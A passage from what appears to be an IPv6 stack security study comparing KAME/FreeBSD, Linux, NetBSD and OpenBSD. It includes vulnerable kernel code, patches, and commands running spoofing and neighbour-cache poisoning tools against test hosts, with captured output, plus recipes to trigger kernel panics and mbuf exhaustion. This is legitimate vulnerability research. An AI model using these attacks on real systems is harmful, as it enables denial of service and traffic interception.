This attack is fairly simple to understand. It is well known in IPv4 world and consists to send a TCP packet with the 'SYN' flag set and the source address and port spoofed to equal the destination source and port to a remote node. When a packet of this type is handle, an infinite loop may initiated on the affected system. Only Windows OSes are known to be vulnerable to this attack. Let us check that against KAME with land6.c.



Figure 1: newrose attack against windows XP

```
pouik#  netstat -na | grep LISTEN$
tcp6       0      0  *.5000                 *.*                LISTEN
pouik#  vmstat
procs      memory            cpu
r b w     avm    fre      cs us sy id
```



Figure 2: newrose attack against FreeBSD

```
1 1 0  144532 369384    3428   8   7 86

(...)

gnuck#  ./land6 -i ral0 -d pouik -D 00:08:a1:9f:c4:9a -p 5000

(...)

pouik#  tcpdump -i ral0 ip6
tcpdump: verbose output suppressed, use -v or -vv for full
protocol decode listening on ral0, link-type EN10MB (Ethernet),
capture size 96 bytes
10:28:58.413818 IP6 2001:618:400:8f80:208:a1ff:fe9f:c49a.commplex-main >
2001:618:400:8f80:208:a1ff:fe9f:c49a.commplex-main: S
769411075:769411075(0) win 40395
```

Nothing abnormal has occurred, KAME is really not vulnerable.

4.7 Smurfing attacks

4.7.1 Description

Smurfing attacks are denial of service attacks that use icmp message with spoofed broadcast address to flood a target system. With IPv6 there are no broadcast addresses. Where something like a broadcast is needed, multicasts are used instead. For instance to send a message to all the node on the same link we use ff02::1 multicast address which is the equivalent to the IPv4 subnet-local broadcast address (255.255.255.255). By this way we can easily reproduce smurfing attacks on IPv6 links but RFC that describes IPv6

implementation clearly says to silently discard packets with an multicast address source thus limiting source smurfing attack. Let us see if IPv6 stacks respect this.

4.7.2 Source smurfing

Source smurfing is when you put a multicast address in ip source field. To test this attack, ssmurf6 sends an icmpv6 echo request message with the solicited-node multicast group address (ff02::1) as source. Let us see if KAME respond to our evil ping.

```
pouik# tcpdump -i vr0 ip6
tcpdump: verbose output suppressed, use -v or -vv for full
protocol decode listening on vr0, link-type EN10MB (Ethernet),
capture size 96 bytes
16:04:42.337962 IP6 ff02::1 > 2001:618:400:8f80:208:a1ff:fe9f:c49a:
ICMP6, echo request, seq 0, length 8
```

No response from KAME, indeed if we look at the beginning of `ip6_input()` we have:

```
if (IN6_IS_ADDR_MULTICAST(&ip6->ip6_src) ||
(...)
    goto bad;
}
```

If ipv6 address source is a multicast address, packet is immediately discarded. Now let us see what happened on USAGI.

```
pouik# tcpdump -i vr0 ip6
tcpdump: verbose output suppressed, use -v or -vv for full
protocol decode listening on vr0, link-type EN10MB (Ethernet),
capture size 96 bytes
16:16:29.163871 IP6 ff02::1 > 2001:618:400:8f80:2e0:4cff:fe84:1e9b:
ICMP6, echo request, seq 0, length 8
16:16:29.164023 IP6 2001:618:400:8f80:2e0:4cff:fe84:1e9b > ff02::1:
ICMP6, echo reply, seq 0, length 8
```

Ouch, USAGI IPv6 stack responds to our evil ping without checking the source address. This can be a very serious issue on large network where an attacker can target some linux boxes in order to slow down or disconnect all the network connections.

4.7.3 Destination smurfing

dsmurf implements this attack by sending out an icmpv6 echo request message to the solicited multicast group address. All stacks must respond to this message and is what KAME does. This is used to test network connectivity but if you want, you can set some filtering rules on each node to do not respond to these kind of packets.

5 Vulnerability review

This section describes the last few years worth vulnerabilities found in IPv6 stack. During these analyzes, I realized that many vendors release advisories with invalid informations (e.g. linux skb memory leak) while others don't give any technical informations (e.g. cisco).

5.1 FreeBSD setsockopt() insufficient validation

Title	setsockopt() input validation memory leak
Impact	Local kernel memory leak
Date	2004-03-30
CVE	CVE-2004-0370
Affected	FreeBSD 5.2-RELEASE and prior

5.1.1 Description

This vulnerability is FreeBSD specific and is due to insufficient bounds checking on the arguments passed to `setsockopt()` when it proceeds special IPv6 socket options (e.g. IPV6_NEXTHOP).

ip6_ctloutput() vulnerable code

```
1 int optlen;
2 (...)
3 optbuf = sopt->sopt_val;
4 optlen = sopt->sopt_valsize;
5 optp = &in6p->ip6p_outputopts;
6 error = ip6_pcbopt(optname,
7                optbuf, optlen,
8                optp, privileged, uproto);
```

sopt_val and sopt_valsize are the fourth and fifth parameters directly passed to `setsockopt()`. As you can see there is no bounds checking on these both values before assignment and call to `ip6_pcbopt()`. `ip6_pcbopt()`

assumes that the caller has made proper bounds checking on their parameters and call `ip6_setpktopts()` in order set the proper options on the socket. Moreover since sopt->sopt_valsize is an unsigned integer and optlen a signed one, we have a basic integer overflow. An attacker can call `setsockopt()` with a huge value as fifth argument and a special buffer as fourth argument in order to cause a kernel panic or to disclose kernel memory through extension header option fields of the outbound packet.

ip6_ctloutput() patch

```
1  - optbuf = sopt->sopt_val;
2  (...)
3  + switch (optname) {
4  + case IPV6_PKTINFO:
5  +               optlen = sizeof(struct in6_pktinfo);
6  +               break;
7  + case IPV6_NEXTHOP:
8  +               optlen = SOCK_MAXADDRLEN;
9  +               break;
10 + default:
11 + (...)
12 + if (sopt->sopt_valsize > optlen) {
13 +       error = EINVAL;
14 +       break;
15 + }
16 +
17   optlen = sopt->sopt_valsize;
18 + optbuf = malloc(optlen, M_TEMP, M_WAITOK);
19 + error = sooptcopyin(sopt, optbuf, optlen,
20 +            optlen);
21 + (...)
```

If we look at the fix, we can see that developers have decided to fix the optlen value to a well known value and to add more bounds checking on the sopt_valsize parameter depending on the desired socket option. As sopt_valsize is unsigned you can not set it to a negative value to evade the test at line 12.

5.2 NetBSD ip6_savecontrol() insufficient validation

Title	ip6_savecontrol() insufficient validation
Impact	Local kernel panic
Date	2006-05-23
CVE	None
Affected	NetBSD 3.0, 2.1, 2.0.x

5.2.1 Description

Original advisory from NetBSD says that:

> "When sending an IPv6 packet, the NetBSD kernel needs to call the ip6_savecontrol() function in order to process the SO_TIMESTAMP socket option. This function should process options for IPv6 packets only, but wasn't checking for IPv4-mapped sockets. If such a socket had this option set, it would traverse the mbuf chain by later calling ip6_pullexthdr(), causing a panic."

And the fix looks like that:

ip6_savecontrol() patch

```
1  @@ -1015,6 +1015,11 @@ ip6_savecontrol(in6p, mp, ip6, m)
2                                  mp = &(*mp)->m_next;
3              }
4   #endif
5  +
6  +          /* some OSes call this logic with IPv4 packet,
7  +           * for SO_TIMESTAMP */
8  +          if ((ip6->ip6_vfc & IPV6_VERSION_MASK) != IPV6_VERSION)
9  +                  return;
10 +
```

I guess this issue is clear when we look at the technical detail in the advisory and the provided patch. `ip6_savecontrol()` did not ensure that mbuf m handles an IPv6 packet or an IPv4-mapped. There are both different header size and by this way if we have an IPv4-mapped socket with a routing or destination option header, `ip6_savecontrol()` will call `ip6_pullexthdr()` with an offset equal to the size of an IPv6 header (40 bytes). Then this function might try to read data over the IPv4-mapped packet bytes because it believes that m handles an IPv6 header and may cause a kernel panic.

NetBSD ip6_savecontrol()

```
int nxt = ip6->ip6_nxt, off = sizeof(struct ip6_hdr);
(...)
ext = ip6_pullexthdr(m, off, nxt);
```

To trigger this issue, we have just to open an IPv6 SOCK_DGRAM socket, disable IPV6_V6ONLY socket option, bind, set SO_TIMESTAMP and IPV6_RTHDR options on this socket and call sendto with an IPv4-mapped IPv6 address (e.g. ::ffff:127.0.0.1) as destination. nbsd-savecontrol-dos.c does that.

5.2.2 How about FreeBSD ?

This issue was *silently* fixed in both FreeBSD and OpenBSD around Tue Oct 28 2003 and the patch was obtained from the KAME source tree. May be NetBSD had missed this change.

5.3 BSD inconsistent IPv6 path MTU discovery handling

Title	Inconsistent IPv6 toobig message handling
Impact	Remote kernel panic
Date	2004-02-19
CVE	None
Affected	OpenBSD 3.4 and NetBSD 1.6

5.3.1 Description

This issue was due to insufficient bounds checking in the processing of icmpv6 too big message in NetBSD and OpenBSD. When it received these kind of messages with a very small MTU (e.g. 68), it updated the routing table entry corresponding to destination gleaned from the inner IPv6 packet of the too big message with this value without any checks. Then in `ip6_output()` before sending a packet to this destination, kernel retrieves this MTU to see if it needs fragmentation or not:

ip6_output() vulnerable code

```
/* Determine path MTU. */
if ((error = ip6_getpmtu(ro_pmtu, ro, ifp, &finaldst, &mtu)) != 0)
(...)
} else if (mtu < IPV6_MMTU) {
        error = EMSGSIZE;
```

```
6           in6_ifstat_inc(ifp, ifs6_out_fragfail);
7           goto bad;
8   }
```

And if retrieved MTU is lower than IPV6_MMTU (1280) outbound packet is ignored. By this way an attacker can send a malicious icmpv6 "too big" message with a program like toobig6 to cause a Denial of Service between two nodes.

5.3.2 How about FreeBSD ?

FreeBSD was not affected by these issue because even if it shares the same code in `ip6_output()`, it did not update destination hostcache entry when it received an icmpv6 toobig message with a MTU lower than 1280.

FreeBSD icmpv6_mtudisc_update()

```
1   if (mtu >= IPV6_MMTU) {
2           tcp_hc_updatemtu(&inc, mtu);
3           icmpv6stat.icp6s_pmtuchg++;
4   }
```

However, patch that fix this issue has been applied to FreeBSD and it introduces another issue discussed below in section 6.1.11 page 52.

5.4 Linux IPv6 UDP port selection

Title	IPv6 UDP port selection infinite loop
Impact	Local Denial of Service
Date	2005-10-04
CVE	CVE-2005-2973
Affected	Linux kernels prior to 2.6.14-rc5

5.4.1 Description

This vulnerability is fairly simple. When we try to bind an udp socket on a zero port, kernel must use an usuable port number or fail if there is no available port. The vulnerability exists in the process of getting an available UDP port. If there is no available UDP port, kernel might enter in an infinite loop.

udp_v6_get_port() vulnerable code

```
1       for (;; result += UDP_HTABLE_SIZE)
2       (...)
```

```
3     list = &udp_hash[result & (UDP_HTABLE_SIZE - 1)];
4     if (hlist_empty(list)) {
5         (...)
6         goto gotit;
7     }
```

When kernel hits an available port, it leaves the loop (line 6). However, there is no statement to check if result has reached the end of the hash list in order to leave the loop. By this way if there is no available port kernel will loop and may crash if result becomes greater than udp_hash tab size. This issue was fixed by adding more bounds checking inside the loop.

5.4.2 How about FreeBSD ?

To trigger this issue we can just made a program that bind a socket on all available ports then call bind with port set to zero. That was made in the released exploit by Remi Denis-Courmont. This issue does not affect FreeBSD/KAME stack because there are some checks ensuring that all ports are not used as you can see on this code snippet taken in the `in6_pcbsetport()` function.

in6_pcbsetport()

```
1  count = last - first;
2  do {
3      if(count-- < 0) {    /* completely used? */
4      (...)
5          return (EAGAIN);
6      }
7      --*lastport;
8      (...)
9      lport = htons(*lastport);
10 } while (in6_pcblookup_local(pcbinfo, &inp->in6p_laddr, lport, wild));
```

5.5 Linux SKB leak in ip6_input_finish()

Title	IPv6 SKB leak in ip6_input_finish()
Impact	Remote Denial of Service
Date	2005-11-27
CVE	CVE-2005-3858
Affected	Linux kernels prior to 2.6.12

5.5.1 Description

Malformed IPv6 packets with an unknown next header field and special policies can prevent the skb socket buffer from being freed. By this way a remote attacker can exhaust all the available memory by sending out plenty evil packets.

ip6_input_finish() vulnerable code

```
1 if (!raw_sk) {
2     if (xfrm6_policy_check(NULL, XFRM_POLICY_IN, skb)) {
3         icmpv6_param_prob(skb, ICMPV6_UNK_NEXTHDR, nhoff);
4     }
5 } else {
6     kfree_skb(skb);
7 }
```

`icmpv6_param_prob()` will free the skb socket buffer but if `xfrm6_policy_check()` succeeds (return 0) skb won't never be freed. This vulnerability was fixed by adding an else statement, if `xfrm6_policy_check()` returns 0, skb is freed immediately.

6 New vulnerabilities

This section describes *briefly* some new issues found during this summer of code in the FreeBSD/KAME ipv6 stack. Even if none of these issues allow remote or local code execution, some of them allow remote kernel panic or allow to disclose parts of kernel memory.

6.1 Neighbor discovery cache issues

These issues were found while I am playing with ndp-sk.

6.1.1 Link-layer broadcast/multicast address

When a node receives a Neighbor Discovery message with a target link-layer option header inside, it calls `nd6_cache_lladdr()` in order to update its ndp cache with informations given in this header. The problem is that function does not made enough checks against the target hardware address allowing a link-local user to craft evil neighbor discovery packet in order to fill ndp cache with reserved ethernet address like broadcast address (ff:ff:ff:ff:ff:ff) or multicast address (33:33:x:x:x:x). Thus an attacker can

made a switched network acting like a hubbed network where all nodes will receive all packets.

Demonstration

```
pouik ndp cache before attack

[clem1@pouik]$  ndp -an
Neighbor                             Linklayer Address  Netif Expire    S Flags
(...)
2001:618:400:8f80:2e0:4cff:fe84:1e9b 0:e0:4c:84:1e:9b     vr0 23h5m41s  S
2001:618:400:8f80:2e0:4cff:fe84:1e9c 0:e0:4c:84:1e:9c     vr0 23h4m55s  S

Now if I run ndp-sk against this node targeting
2001:618:400:8f80:2e0:4cff:fe84:1e9c.

[root@plouf:~]# ndp-sk -w -t 2001:618:400:8f80:2e0:4cff:fe84:1e9c
                    -T ff:ff:ff:ff:ff:ff
                    -d pouik -D 0:13:d3:35:af:88 -i rl0

[clem1@pouik]$  ndp -an
Neighbor                             Linklayer Address  Netif Expire    S Flags
(...)
2001:618:400:8f80:2e0:4cff:fe84:1e9b 0:e0:4c:84:1e:9b     vr0 23h5m41s  S
2001:618:400:8f80:2e0:4cff:fe84:1e9c ff:ff:ff:ff:ff:ff    vr0 6s        R R
(...)
```

Pouik neighbor cache has been updated with the broadcast ethernet address. All messages sent in destination to 2001:618:400:8f80:2e0:4cff:fe84:1e9c will be available to all link local nodes.

6.1.2 Smashing ndp cache static entries

When a node receives a Neighbor Advertisement message it updates its ndp cache directly without calling `nd6_cache_lladdr()` and without checking if entry is marked as "permanent" or not. By this way a malicious user can craft neighbor advertisement message with the override flag set in order to erase entries in the ndp cache of a node even if they were marked as permanent by the administrator. Fortunately there is a check that disallow to update the link layer address of the node itself.

Demonstration

```
Let us add one static entry in the pouik ndp cache.

[clem1@pouik]$  ndp -an
Neighbor                             Linklayer Address  Netif Expire S Flags
(...)
2001:618:400:8f80:2e0:4cff:fe84:1e9d 11:22:33:44:55:66    vr0 permanent R

Now let us try to erase it with ndp-sk.

[root@plouf]#  ndp-sk -w -t 2001:618:400:8f80:2e0:4cff:fe84:1e9d
                -T 66:66:66:66:66:66
                -d pouik -D 0:13:d3:35:af:88 -i rl0

[clem1@pouik]$  ndp -an
Neighbor                             Linklayer Address  Netif Expire S Flags
(...)
2001:618:400:8f80:2e0:4cff:fe84:1e9d 66:66:66:66:66:66 vr0 23h59m58s S
```

Entry is correctly updated and not anymore marked as static. Adding static entries to eliminate neighbor cache poisoning is definitely not a good idea in this case. ;-)

6.1.3 ip6_setpktopts signedness issue first round

There is one signedness bug in FreeBSD `ip6_setpktopts()` allowing local user to trigger a kernel panic or a possible kernel memory disclosure through extension or ipv6 header fields.

6.1.3.1 Technical details

vulnerable code

```
1  int
2  ip6_setpktopts(control, opt, stickyopt, priv, uproto)
3  (...)
4  for (; control->m_len; control->m_data += CMSG_ALIGN(cm->cmsg_len),
5                      control->m_len -= CMSG_ALIGN(cm->cmsg_len)) {
6          int error;
7
8          if (control->m_len < CMSG_LEN(0))
9                  return (EINVAL);
10
11         cm = mtod(control, struct cmsghdr *);
12
```

```
13          if (cm->cmsg_len == 0 || cm->cmsg_len > control->m_len)
14                  return (EINVAL);
15
16          (...)
```

First, control points to a mbuf that contains ancillary data passed to sendmsg for instance, so it is directly user controllable. Then we have a loop that walks through control->m_data in order to get option found in ancillary data one by one and send it to `ip6_setpktopt()` after some bounds checking. The problem is that m_len from the mbuf header is declared as a signed integer while CMSG_LEN(0) like sizeof returns an unsigned integer. By this way GCC, when comparing these two integers, one signed and the other one unsigned, will convert the signed one to an unsigned. That made the test ineffective and will in most cases return false (check evaded). Since CMSG_LEN(0) on x86 is equal to 12, there are only 12 cases when this function fails -i.e. m_len < 12 returns true-.

Exploitation of this issue will in almost cases result in a kernel panic because cm will point on a non-allocated page and a page fault will be genereted when kernel will try to read cm->cmsglen value at line 13. However, if you are in a lucky day, you can made cm pointing to a valid kernel memory area, evade bounds checking and leave `ip6_setpktopt()` filling ipv6 header fields (e.g. hoplimit) or extension header (e.g. rthdr) with bytes taken in kernel memory.

I have made a simple *proof of concept* program that triggers the panic and it can be reached here. This issue was fixed in FreeBSD by casting CMSG_LEN(0) with a signed int. To avoid a kernel recompilation, we can patch directly opcode in the executable kernel (i.e. /boot/kernel/kernel) by replacing this code:

```
0xc06d1f4a <ip6_setpktopts+186>:    cmpl   $0xb,0xc(%esi)
0xc06d1f4e <ip6_setpktopts+190>:    jbe    0xc06d1ef5 <ip6_setpktopts+101>
(...)
0xc06d1f5a <ip6_setpktopts+202>:    cmp    0xc(%esi),%eax
0xc06d1f5d <ip6_setpktopts+205>:    jbe    0xc06d1f66 <ip6_setpktopts+214>
```

with:

```
0xc06d1f4a <ip6_setpktopts+186>:    cmpl   $0xb,0xc(%esi)
0xc06d1f4e <ip6_setpktopts+190>:    jle    0xc06d1ef5 <ip6_setpktopts+101>
(...)
```

```
0xc06d1f5a <ip6_setpktopts+202>:    cmp    0xc(%esi),%eax
0xc06d1f5d <ip6_setpktopts+205>:    jle    0xc06d1f66 <ip6_setpktopts+214>
```

We can also easily do these changes directly into /dev/mem to avoid rebooting (i.e. live patching).

6.1.3.2 How about OpenBSD ?

Even if OpenBSD has declared m_len as unsigned int, it is also vulnerable to this issue because it does not made enough bounds checking on both m_len and cmsg_len values.

OpenBSD ip6_setpktoptions()

```
1 for (; control->m_len; control->m_data += CMSG_ALIGN(cm->cmsg_len),
2                 control->m_len -= CMSG_ALIGN(cm->cmsg_len)) {
3    cm = mtod(control, struct cmsghdr *);
4    if (cm->cmsg_len == 0 || cm->cmsg_len > control->m_len)
5       return (EINVAL);
```

As we can see, OpenBSD does not ensure that control->m_len is large enough to contain a cmsghdr. For instance, if we have a cmsghdr with cmsg_len and msg_controllen respectively equal to 129 and 130, after the first for() occurence control->m_len will be set to CMSG_ALIGN(1) which is less than the size of a cmsghdr structure. In this way, trying to retrieve cm members may lead to a kernel panic or a memory disclose through the outgoing packet headers.

6.1.4 ip6_setpktopts signedness issue second round

This issue also affects `ip6_setpktopts()`, has the same impact than the previous one and is due again to a signedness issue.

6.1.4.1 Technical details

vulnerable code

```
1 for (; control->m_len; control->m_data += CMSG_ALIGN(cm->cmsg_len),
2         control->m_len -= CMSG_ALIGN(cm->cmsg_len)) {
3         int error;
4         (...)
```

As I said above, this loop walks through control mbuf data area in order to retrieve all packet options hidden in the ancillary data. It proceeds each cmsghdr one by one by incrementing m_data with the previous cmsghdr size and decrementing m_len until this last is equal to zero. The problem is that cm->cmsg_len is unsigned whereas control->m_len is signed. Thus when we have *control->m_len -= CMSG_ALIGN(cm->cmsg_len)* we can made control->m_len growing up by putting a huge value (greater than 0x7fffffff) in cmsg_len.
Exploitation of this issue could lead to the same behavior than the previous one. Moreover, we can also trigger an infinite loop by setting cmsg_len to -1 (0xffffffff). Thus CMSG_ALIGN(-1) will return zero and loop will never end.
fbsd-setpktopts-dos2.c is a proof of concept that exploits this issue to trigger a kernel panic.

6.1.5 soopt_getm mbuf exhaustion and integer overflow

Some IPv6 socket options call `soopt_getm()` to allocate sufficient amount of memory to store user input taken from the 4th and 5th argument of `[s,g]etsockopt()`. The problem is that there is no check around these both parameters and `soopt_getm()` will try to allocate sufficient mbufs in order to have an available size equal to the 5th arg. of `[s, g]etsockopt()`. Since `soopt_getm()` calls MGET with the M_TRYWAIT flag set and if an user calls `[s, g]etsockopt()` with an option that will call `soopt_getm()` (e.g. IPV6_PKTOPTIONS) and a huge value as optlen (5th arg.), kernel will allocate all available mbufs and will sleep until further mbuf are released. By this way a local user can consume all available mbuf and makes network applications inoperative. fbsd-pktopt-dos.c exploits this issue and makes network interfaces unusable.

```
gnuck$  ./fbsd-pktopt-dos &
(...)
gnuck$ netstat -m
11444/3661/15105 mbufs in use (current/cache/total)
11423/3617/15040/15040 mbuf clusters in use (current/cache/total/max)
(...)
25707K/8149K/33856K bytes allocated to network (current/cache/total)
gnuck$ dmesg | tail -1
vr0: initialization failed: no memory for rx buffers
```

```
gnuck$ ping 192.168.0.3
PING 192.168.0.3 (192.168.0.3): 56 data bytes
ping: sendto: Network is down
```

Moreover it exists in **soopt_getm()** an integer overflow that may allow an attacker to execute code in kernel or at least cause a kernel panic.

soopt_getm() integer overflow

```
1  int
2  kern_setsockopt(td, s, level, name, val, valseg, valsize)
3      (...)
4      socklen_t valsize;
5  {
6      if (valsize < 0)
7         return (EINVAL);
8             (...)
9  }
10
11 int
12 soopt_getm(struct sockopt *sopt, struct mbuf **mp)
13 {
14     int sopt_size = sopt->sopt_valsize;
15
16     MGET(m, sopt->sopt_td ? M_TRYWAIT : M_DONTWAIT, MT_DATA);
17     (...)
18     sopt_size -= m->m_len;
19     while (sopt_size) {
20        MGET(m, sopt->sopt_td ? M_TRYWAIT : M_DONTWAIT, MT_DATA);
21        (...)
22        sopt_size -= m->m_len;
23        (...)
24        m->m_len = min(MLEN, sopt_size);
25     }
26 }
27
28 int
29 soopt_mcopyin(struct sockopt *sopt, struct mbuf *m)
30 {
31     struct mbuf *m0 = m;
32
33     while (m != NULL && sopt->sopt_valsize >= m->m_len) {
34        if (sopt->sopt_td != NULL) {
35           int error;
36
37           error = copyin(sopt->sopt_val, mtod(m, char *),
```

```
38                          m->m_len);
39             (...)
40             sopt->sopt_valsize -= m->m_len;
41             sopt->sopt_val = (char *)sopt->sopt_val + m->m_len;
42             m = m->m_next;
43     }
44     (...)
45 }
```

As you can see sopt_valsize is declared as unsigned. By this way the check made in `kern_setsockopt()` is insufficient and invalid because valsize is always greater than zero. Then in `soopt_getm()`, sopt_size, a signed integer, is assigned with valsize value and it calls MGET without check against sopt_size to allocate mbufs until sopt_size is equal to zero. Thus we can put a negative value in sopt_size and therefore because m_len is declared as signed too, we can put into it a negative value (line 24) because *min(MLEN, sopt_size)* will *probably* return the negative value (e.g. sopt_size). Then when `soopt_getm()` has finished (sopt_size = 0) we have in most cases a call to `soopt_mcopyin()` in order to copy sopt data into mbuf chain previously allocated and we can overwrite kernel memory after our allocated data because copyin take an unsigned int as 3rd argument and this is m_len...by this way, m_len will be converted into an unsigned int and will be huge!

(Un)fortunately, if we try to use this trick to exploit this issue, we will see that `soopt_getm()` will continue to sleep. Why ? Because `min()` takes two unsigned int as arguments and therefore we can not put negative value into m_len by this way. May be someone will find a way to execute code in kernel land without the need to allocate ~2GB of memory. ;-)
This issue was firstly pointed out by James Juran through a bug report (kern/98858).

6.1.6 ip6_nexthdr() buffer overrun

`ip6_nexthdr()` is used to retrieve offset of the next header in an ipv6 packet. However, it does not made enough bounds checking on the returned value and an attacker can craft a malicious packet to make returned offset points out of the packet data. Depending how returned offset is handled this vulnerability could lead to a remote kernel panic.

6.1.6.1 Technical details

ip6_nexthdr() vulnerable code

```
1  switch (proto) {
2  (...)
3  case IPPROTO_AH:
4      if (m->m_pkthdr.len < off + sizeof(ip6e))
5          return -1;
6          (...)
7          off += (ip6e.ip6e_len + 2) << 2;
8          return off;
9  (...)
10 case IPPROTO_HOPOPTS:
11 case IPPROTO_ROUTING:
12 case IPPROTO_DSTOPTS:
13     if (m->m_pkthdr.len < off + sizeof(ip6e))
14         return -1;
15     (...)
16     off += (ip6e.ip6e_len + 1) << 3;
17     return off;
```

At line 7, ip6e_len from the AH header is used to compute offset of the next header. Then at line 8, this offset is returned without any check. By this way an attacker can craft an AH packet with an evil len field that could overrun the packet. The same issue concerns also HOPOPTS, ROUTING, DSTOPTS extension headers.

6.1.6.2 Exploitation vector

After few investigations around this issue, I have just found only one way to exploit this issue, it is in **ah6_calccksum()**. Indeed, most of the API makes proper bounds checking on the offset returned after a call to **ip6_nexthdr()**.

ah6_input() before calling ah6_calccsksum()

```
1 if ((ah->ah_len << 2) - sizoff != siz1) {
2     (...)
3     goto fail;
4 }
5 if (ah6_calccksum(m, cksum, siz1, algo, sav)) {
6     (...)
7 }
```

Before calling **ah6_calccksum()**, **ah6_input()** ensures that ah->ah_len does not overrun the packet data. To evade this, we can made a first valid ah

header followed by our evil header. Only the first header will be processed by `ah6_input()` whereas `ah6_calccksum()` will analyze both headers.

ah6_calccksum()

```
1  newoff = ip6_nexthdr(m, off, proto, &nxt);
2  if (newoff < 0)
3      newoff = m->m_pkthdr.len;
4  else if (newoff <= off) {
5      error = EINVAL;
6      goto fail;
7  }
8  (...)
9  switch (proto) {
10 (...)
11 case IPPROTO_AH:
12     if (!ahseen) {
13         MGET(n, M_DONTWAIT, MT_DATA);
14          (...)
15         m_copydata(m, off, newoff - off, mtod(n, caddr_t));
16     } else
17         ah_update_mbuf(m, off, newoff - off, algo, &algos);
18     ahseen++;
```

Checks made on newoff from line 2 to 7 are unefficient to ensure that newoff does not point over the packet data. At line 15, first ah header is copied into n. newoff - off represents the real header size. All is fine. However, at line 17 when `ah6_calccksum()` encounters the second header, `ah_update_mbuf()` is called with a fake header size (newoff - off) that points out of our packet data and may panic in most cases (page fault).

To fix this issue, `ip6_nexthdr()` must ensure that the returned offset will not overrun packet data.

6.1.7 m_pulldown() remote kernel panic

KAME has introduced a new mbuf function, `m_pulldown()`, which replaces and corrects problems encounter with `m_pullup()`. The function prototype is as follow :

```
struct mbuf *m_pulldown(m, off, len, off);
```

His purpose is to ensure that data region, starting at *off* and ending at *off* + *len*, is put into a continuous memory region. If it succeeds, it returns

a pointer to an intermediate mbuf and it puts into **offp* the new offset. In this way, after a call to this function, data betweem *off* and *off+len* is contiguous and can be accessed via `mtod()`. An issue has been found in `m_pulldown()` due to a lack of bounds checking in a particular case.

6.1.7.1 Technical details

Most of the IPv6 kernel functions (e.g. `ip6_input()`) do not call `m_pulldown()` directly but `IP6_EXTHDR_GET()` which is a kind of wrapper to `m_pulldown()`.

IP6_EXTHDR_GET() macro

```
1  #define IP6_EXTHDR_GET(val, typ, m, off, len)
2  do {
3      struct mbuf *t;
4      int tmp;
5      if ((m)->m_len >= (off) + (len))
6          (val) = (typ)(mtod((m), caddr_t) + (off));
7      else {
8          t = m_pulldown((m), (off), (len), &tmp);
9              if (t) {
10                 if (t->m_len < tmp + (len))
11                         panic("m_pulldown malfunction");
12             (val) = (typ)(mtod(t, caddr_t) + tmp);
13         } else {
14                 (val) = (typ)NULL;
15                     (m) = NULL;
16             }
17     }
18 } while (0)
```

